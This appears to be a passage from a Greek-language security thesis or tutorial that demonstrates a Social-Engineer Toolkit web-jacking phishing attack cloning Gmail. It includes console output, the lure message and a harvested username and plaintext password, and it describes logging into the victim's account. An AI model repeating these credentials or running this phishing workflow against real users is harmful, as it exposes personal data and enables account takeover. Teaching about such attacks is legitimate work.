
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Έπειτα στο θύμα εμφανιστεί το ακόλουθο μήνυμα:

The site https://gmail.com has moved, click here to go to the new location

Εικόνα 6.2.1: Γίνεται ενημέρωση του υποψήφιου θύματος να επιλέξει τον σύνδεσμο προκειμένου να συνδεθεί στο προσωπικό λογαριασμό που διατηρεί στο gmail

Στη συνέχεια ο χρήστης (το θύμα) επιλέγει το σύνδεσμο που του εμφανίζεται και εισέρχεται στο κλονοποιημένο ιστότοπο του gmail όπου εκεί πληκτρολογεί τα προσωπικά του στοιχεία. Στο φυλλομετρητή εμφανίζεται μια ip διεύθυνση η οποία ανακατευθύνει το χρήστη να εισέλθει στην ηλεκτρονική του αλληλογραφία.



Εικόνα 6.2.2: Το θύμα ετοιμάζεται να πληκτρολογήσει το όνομα χρήστη και το κωδικό πρόσβασης στο κλωνοποιημένο Link του gmail


Τελικά, το social engineer toolkit εμφανίζει το όνομα χρήστη και το κωδικό πρόσβασης του χρήστη.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Το backtrack 4 του social engineer toolkit βγάζει το πιθανό όνομα χρήστη και τον κωδικό πρόσβασης του υποψήφιου θύματος mikelop1992@gmail.com

172.16.32.131 - - [09/Jun/2011 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Jun/2011 12:15:56] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=mikelop1992
POSSIBLE PASSWORD FIELD FOUND: Passwd=annapanos1992@!
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

Στη συνέχεια ο επίδοξος hacker δοκιμάζει το όνομα χρήστη και το κωδικό πρόσβασης που εμφάνισε το social engineer toolkit και εισέρχεται στο email λογαριασμό mikelop1992@gmail.com



Εικόνα 6.2.3: Ο hacker με βάση τα στοιχεία που συλλέγει από το social engineer toolkit καταφέρνει να εισέλθει με επιτυχία στο λογαριασμό gmail του θύματός του